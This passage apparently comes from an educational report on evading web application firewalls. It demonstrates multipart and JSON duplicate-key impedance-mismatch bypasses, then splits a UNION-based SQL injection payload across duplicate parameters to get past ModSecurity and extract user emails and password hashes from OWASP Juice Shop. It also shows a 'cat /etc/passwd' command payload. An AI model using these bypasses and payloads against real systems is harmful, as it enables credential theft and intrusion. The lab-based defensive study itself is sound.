resulting in a correct exploitation of the SQL injection vulnerability.

[12]`https://nvd.nist.gov/vuln/detail/CVE-2024-1019`

The Mitigation

In order to avoid bypasses that exploit a bug or a vulnerability in the source code, it is important to always use the latest version of the WAF software and periodically check security updates in order to be aware of the latest discovered issues and be quick into solving them, either by applying a patch or by changing the configuration while waiting for it to be available.

4.4 Impedance Mismatch

As we have seen, in many cases the WAF and the web server on which the application is running are hosted on different servers. This means that they could use different technologies, and, more importantly, they can interpret user input and HTTP requests differently. This behaviour is also referred to as impedance mismatch and in some cases can be used by attackers to bypass the protection of the Web Application Firewalls.

4.4.1 Content-type confusion

An example of a bypass for ModSecurity that leverages upon impedance mismatch was reported by Terjanq on Medium [29].

To understand this bypass, a brief reminder on how the `mulitpart/form-data` content type works is needed. This content type is mostly used when we want to send an HTTP request containing different parts with different MIME types. When we specify `multipart/form-data` as the content type, we also need to specify a `boundary`, which is used as a separator for the different parts of the request. To understand better, let's consider the following example:

```
POST /login HTTP 1.1
...
Content-Type: multipart/form-data; boudary=test

--test
Content-disposition: form-data; name="username"

<username>
--test
Content-disposition: form-data; name="password"

<password>
--test--
```

As we can see, each part of the request is composed by the `boudary` prefixed with `--`, the `Content-disposition` header, which is used to specify the part name and MIME type and the actual value for the part. The important thing to notice is that after the `Content-disposition` header, there is always a blank line before the actual value for that part.

Terjanq discovered that, if the value for a specific part is not present and there is a single blank line between the `Content-disposition` header and the following part, ModSecurity treats the corresponding parameter as empty. On the other hand, some servers perform a different interpretation: they consider the rest of the request as the value for the parameter. Let's go back to the example before to understand better, slightly modifying it removing the `username` value:

```
POST /login HTTP 1.1
...
Content-Type: multipart/form-data; boudary=test

--test
Content-disposition: form-data; name="username"

--test
Content-disposition: form-data; name="password"

<password>
--test--
```

If we sent this request, ModSecurity would think that the `username` field is empty, while some server would think that its value is:

```
--test
Content-disposition: form-data; name="password"

<password>
```

This means that the attacker could craft a request that exploits these different interpretation to send a payload and avoid detection. For example, an attacker could send a request like the following to exploit an SQL injection vulnerability:

```
--test
Content-disposition: form-data; name="username"

--test
Content-disposition: form-data; name="jj"; filename="ccc"

'OR 1=1--
--test
Content-disposition: form-data; name="password"

test123
--test--
```

Note that a line with a `filename` has been added because the Core Rule Set ignores the content of the files, so the WAF isn't able to see the `' OR 1=1--` payload. If we put the same payload in the `password` field it would have been detected when inspecting the `password` value.

4.4.2 JSON Duplicate Keys

Impedance mismatch was also proven successful to bypass the AWS WAF, as reported by Andrea Menin on Sicuranext[13].

This bypass exploited the fact that the JSON, a data format composed of key/-value pairs, standard doesn't provide enough information on how to handle duplicate keys. This results in having different implementations of the JSON parsing that handle duplicate keys differently, bringing to the possibility of impedance mismatch bypasses for the WAFs.


The default behaviour of the AWS WAF when JSON objects with duplicate keys are encountered is to not take any action. So, the attacker just has to know how duplicate keys will be handled on the web server to craft attack payloads that bypass the WAF.

In the Proof of Concept (PoC) shown by Andrea Menin, a PHP web server with a command execution vulnerability, which allows attackers to execute system commands on the server on which the application is running, was tested. PHP handles JSON duplicate keys by taking as value the on of the last occurrence, so if we send a JSON object like the following:

```
{
    "a":"first",
    "a":"second"
}
```

the PHP web server will assign the value `second` to the key `a`.

As we can see by Figure 4.16, if we insert a system command in a JSON object without duplicate keys, the AWS WAF is able to recognize it and block it.




```
POST /test.php HTTP/1.1
Host: example.com
Content-Type: application/json
Content-Length: 31

{
  "cmd":"cat /etc/passwd"
}
```

```
HTTP/1.1 403 Forbidden
Server: awselb/2.0
Date: Wed, 28 Jun 2023 09:00:08 GMT
Content-Type: text/html
Content-Length: 118
Connection: keep-alive

<html>
  <head>
    <title>
      403 Forbidden
    </title>
  </head>
  <body>
    <center>
      <h1>
        403 Forbidden
      </h1>
    </center>
  </body>
</html>
```

Figure 4.16: Command execution payload blocked by AWS WAF. Source: https://blog.sicuranext.com/content/images/2023/07/image-2.png

[13] https://blog.sicuranext.com

However, using the technique we described, it is possible to bypass the WAF, as shown in Figure 4.17.



```
POST /test.php HTTP/1.1
Host: example.com
Content-Type: application/json
Content-Length: 46

{
  "cmd":"foo",
  "cmd":"cat /etc/passwd"
}
```

```
HTTP/1.1 200 OK
Date: Wed, 28 Jun 2023 09:02:12 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 146
Connection: keep-alive
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
Vary: Accept-Encoding

RAW Body:
{
"cmd": "foo",
"cmd":  "cat /etc/passwd"
}

JSON decoded:
stdClass Object
(
[cmd] => cat /etc/passwd
)


```

Figure 4.17: Command execution payload bypassing AWS WAF. Source: `https://blog.sicuranext.com/content/images/2023/07/image-3.png`

As we can see, in this case the command wasn't really executed as the tested application was just created to demonstrate the bypass, but the WAF wasn't able to recognize the payload.

4.4.3 The Mitigation

In order to mitigate WAF bypasses that leverage upon impedance mismatches it is really important to know the differences between the server hosting the WAF and the one on which the web application is running, especially in how they interpret HTTP requests and user input. Once the differences are known it is possible to change the configuration of either the WAF or the web server to align them on the same interpretation.

For example, the bypass we showed for ModSecurity could be mitigated writing a rule that forbids request parts without a value. While the bypass we showed for the AWS WAF can be mitigated by changing the default behaviour to the one adopted by the web server.

In this Chapter we have seen several techniques that attackers could use to bypass different kinds of WAFs. It is important to remember that many other techniques exist and that it is impossible to avoid them entirely. So, while using a WAF is a good security practice and it sensitively improves the security of web applications, it would be a big mistake to feel completely safe. To further demonstrate this, in

Chapter 5 we will set up a test environment using ModSecurity and the OWASP Juice Shop to put the techniques learnt in this chapter into practice.

CHAPTER 5

HANDS-ON WAF EVASION AND MITIGATIONS

In this Chapter we will put into practice the WAF evasion techniques we have learnt in Chapter 4 using the OWASP Juice Shop[1] as target application and ModSecurity with the Core Rule Set as Web Application Firewall.

In particular, we will try to understand the testing methodology to bypass a WAF from the point of view of an attacker and, for every successful bypass technique, we will write ModSecurity rules to mitigate it.

5.1 Building The Test Environment

To build the test environment we will use to test WAF bypass techniques, we will utilize Docker Compose[2], a popular tool to define and run multi-container applications, since both the OWASP Juice Shop and ModSecurity have their Docker images[3][4], that make the configuration easier.

In particular, we will use the docker compose file shown in Figure 5.1. This will let us create a docker container *composed* by two *sub-containers*: one running ModSecurity, the other running the OWASP Juice Shop. The `environment` variables are used to configure the single *sub-container*.

For the Juice Shop container we just have the `NODE_ENV` variable set to `unsafe`, which lets us enable all the vulnerabilities that would otherwise be disabled for security reasons.

For the ModSecurity container we have more `environment` variables, the most interesting being:


- `BACKEND`, which is used to specify the URL of the web server running the application to which ModSecurity will forward HTTP requests after having analyzed them.

- `PARANOIA`, which is used to set the paranoia level of the Core Rule Set.

[1]`https://owasp.org/www-project-juice-shop/`
[2]`https://docs.docker.com/compose/`
[3]`https://hub.docker.com/r/bkimminich/juice-shop/`
[4]`https://hub.docker.com/r/owasp/modsecurity/`

- `MODSEC_RULE_ENGINE` and `MODSEC_RESP_BODY_ACCESS`, which are used to enable the ModSecurity rule engine and access to the response body respectively. Note that access to the request body is enabled by default.

Finally, we configure the ModSecurity container to publish port `80` to the outside world and map it to the internal port `80`, which is the port on which ModSecurity will listen for HTTP requests.



```yaml
services:
  juice-shop:
    image: "bkimminich/juice-shop:latest"
    environment:
      NODE_ENV: unsafe

  modsec2-apache:
    container_name: modsec2-apache
    image: owasp/modsecurity-crs:apache
    environment:
      SERVERNAME: modsec2-apache
      BACKEND: http://juice-shop:3000
      BACKEND_WS: http://juice-shop:3000
      PORT: "80"
      MODSEC_RULE_ENGINE: On
      PARANOIA: 1
      MODSEC_RESP_BODY_ACCESS: "On"
      TZ: "${TZ}"
      ERRORLOG: "/var/log/error.log"
      ACCESSLOG: "/var/log/access.log"
      MODSEC_AUDIT_LOG_FORMAT: Native
      MODSEC_AUDIT_LOG_TYPE: Serial
      MODSEC_AUDIT_LOG: "/dev/stdout"
      MODSEC_TMP_DIR: "/tmp"
      MODSEC_RESP_BODY_MIMETYPE: "text/plain text/html text/xml application/json"
      ALLOWED_REQUEST_CONTENT_TYPE: "|application/x-www-form-urlencoded| |multipart/form-data| |multipart/related| |text/xml|
      COMBINED_FILE_SIZES: "65535"
    ports:
      - "80:80"

```

Figure 5.1: The docker compose file used to build the test environment

When everything is configured and set up, out container will look like the one shown in Figure 5.2.





Figure 5.2: The docker container running the test environment

As we can see in Figure 5.2, every HTTP request to `http://localhost:80` will be forwarded to ModSecurity, which will analyze them and, if they are not malicious, will forward them to the OWASP Juice Shop for processing. Then, ModSecurity will receive the response from the web server and return it back to us.

Now that everything is correctly configured, we can start testing for WAF bypasses.

5.2 SQL Injection Through Impedance Mismatch

The OWASP Juice Shop contains an SQL Injection vulnerability in the `search product` functionality. We can confirm this by injecting the payload `'--` in the `q` URL parameter, which is the one containing the user search value, as shown in Figure 5.3.



```
GET /rest/products/search?q='-- HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Firefox/123.0
Accept: application/json, text/plain, */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://localhost/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=aj4QDO4KyOqPJ7j2novp9EQ38gYVAJlGMlwWxalND5reZRLzmXk6BbmzZRb3
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Mon, 18 Mar 2024 08:38:20 GMT
Connection: close
Content-Length: 295

{
  "error":{
    "message":"SQLITE_ERROR: incomplete input",
    "stack":"Error: SQLITE_ERROR: incomplete input",
    "errno":1,
    "code":"SQLITE_ERROR",
    "sql":
    "SELECT * FROM Products WHERE ((name LIKE '%'--%' OR description LIKE '%'--%') A
    ND deletedAt IS NULL) ORDER BY name"
  }
}
```

Figure 5.3: SQL Injection confirmation


As we can see, the response from the server contains an error message which discloses the SQL query executed. This is useful for two reasons:

1. It confirms the SQL Injection vulnerability.
2. It helps to craft a payload to exploit it.

This vulnerability can be exploited to retrieve the content of the database and, in particular, the emails and passwords of the registered users. To do so, it is possible to use the following payload:

```
')) union select email,password,3,4,5,6,7,8,9 from users;
```

However, when sending the request with this payload, ModSecurity blocks us as it recognizes it as malicious, as we can see from Figure 5.4.



```
GET /rest/products/search?q=
test'))+union+select+email,password,3,4,5,6,7,8,9+from+users; HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Firefox/123.0
Accept: application/json, text/plain, */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://localhost/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
If-None-Match: W/"325f-+9rgv/ZZlK6TkRZsoOO3T/mX+P8"
```


```
HTTP/1.1 403 Forbidden
Date: Mon, 18 Mar 2024 08:42:22 GMT
Server: Apache
Content-Length: 199
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head>
    <title>
      403 Forbidden
    </title>
  </head>
  <body>
    <h1>
      Forbidden
    </h1>
    <p>
      You don't have permission to access this resource.
    </p>
  </body>
</html>
```

Figure 5.4: SQL Injection payload blocked by ModSecurity

During testing, I found out that the web server running the OWASP Juice Shop concatenates the value of duplicate parameters. This means that if we request the URL `/rest/products/search?q=test&q=123`, the web server will use

```
test,123
```

as value for the `q` parameter. This can be confirmed by looking at Figure 5.5.



```
GET /rest/products/search?q=test&q='-- HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Firefox/123.0
Accept: application/json, text/plain, */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://localhost/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=aj4QDO4KyOqPJ7j2novp9EQ38gYVAJlGMlwWxalND5reZRLzmXk6BbmzZRb3
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Mon, 18 Mar 2024 08:52:16 GMT
Connection: close
Content-Length: 305

{
  "error":{
    "message":"SQLITE_ERROR: incomplete input",
    "stack":"Error: SQLITE_ERROR: incomplete input",
    "errno":1,
    "code":"SQLITE_ERROR",
    "sql":
    "SELECT * FROM Products WHERE ((name LIKE '%test,'--%' OR description LIKE '%te
    st,'--%') AND deletedAt IS NULL) ORDER BY name"
  }
}
```

Figure 5.5: Duplicate parameters concatenation confirmation

As we can see from the error message, the values provided for the `q` parameter are concatenated using the `,` character. On the other hand, ModSecurity doesn't perform this concatenation and analyzes the values separately. This means that we can use the **impedance mismatch** technique to construct a request that bypasses the WAF and exploits the SQL injection vulnerability.


To do so, we need to split the previous payload in half, so that both halves aren't recognized as malicious by ModSecurity rules. For example we could use:

- `')) union select /*` as the first half.
- `*/ email,password,3,4,5,6,7,8,9 from users;` as the second half.

So, when the web server concatenates the values we obtain the payload:

```
')) union select /*,*/ email,password,3,4,5,6,7,8,9 from users;
```

Note that the `,` concatenation character is now inside an SQL comment, so it doesn't interfere with our payload. Using this payload we are able to bypass the WAF and retrieve all users' emails and passwords, as we can see from figure 5.6.


Request

Pretty Raw Hex

```
GET /rest/products/search?q=test'))+union+/*foo*/+select/*&q=
*/email,password,3,4,5,6,7,8,9+from+users; HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Firefox/123.0
Accept: application/json, text/plain, */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://localhost/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
If-None-Match: W/"325f-+9rgv/ZZlK6TkRZsoOO3T/mX+P8"
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Mon, 18 Mar 2024 08:55:08 GMT
Server: Apache
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 3470
ETag: W/"d8e-hZ5SnpYbQVUlCOCQAbfgAq0T4gc"
Vary: Accept-Encoding
Connection: close

{
  "status":"success",
  "data":[
    {
      "id":"J12934@juice-sh.op",
      "name":"3c2abc04e4a6ea8f1327d0aae3714b7d",
      "description":3,
      "price":4,
      "deluxePrice":5,
      "image":6,
      "createdAt":7,
      "updatedAt":8,
      "deletedAt":9
    },
    {
      "id":"accountant@juice-sh.op",
      "name":"963e10f92a70b4b463220cb4c5d636dc",
      "description":3,
      "price":4,
      "deluxePrice":5,
      "image":6,
      "createdAt":7,
      "updatedAt":8,
      "deletedAt":9
    },
    {
```

Figure 5.6: WAF bypass and SQL Injection exploitation

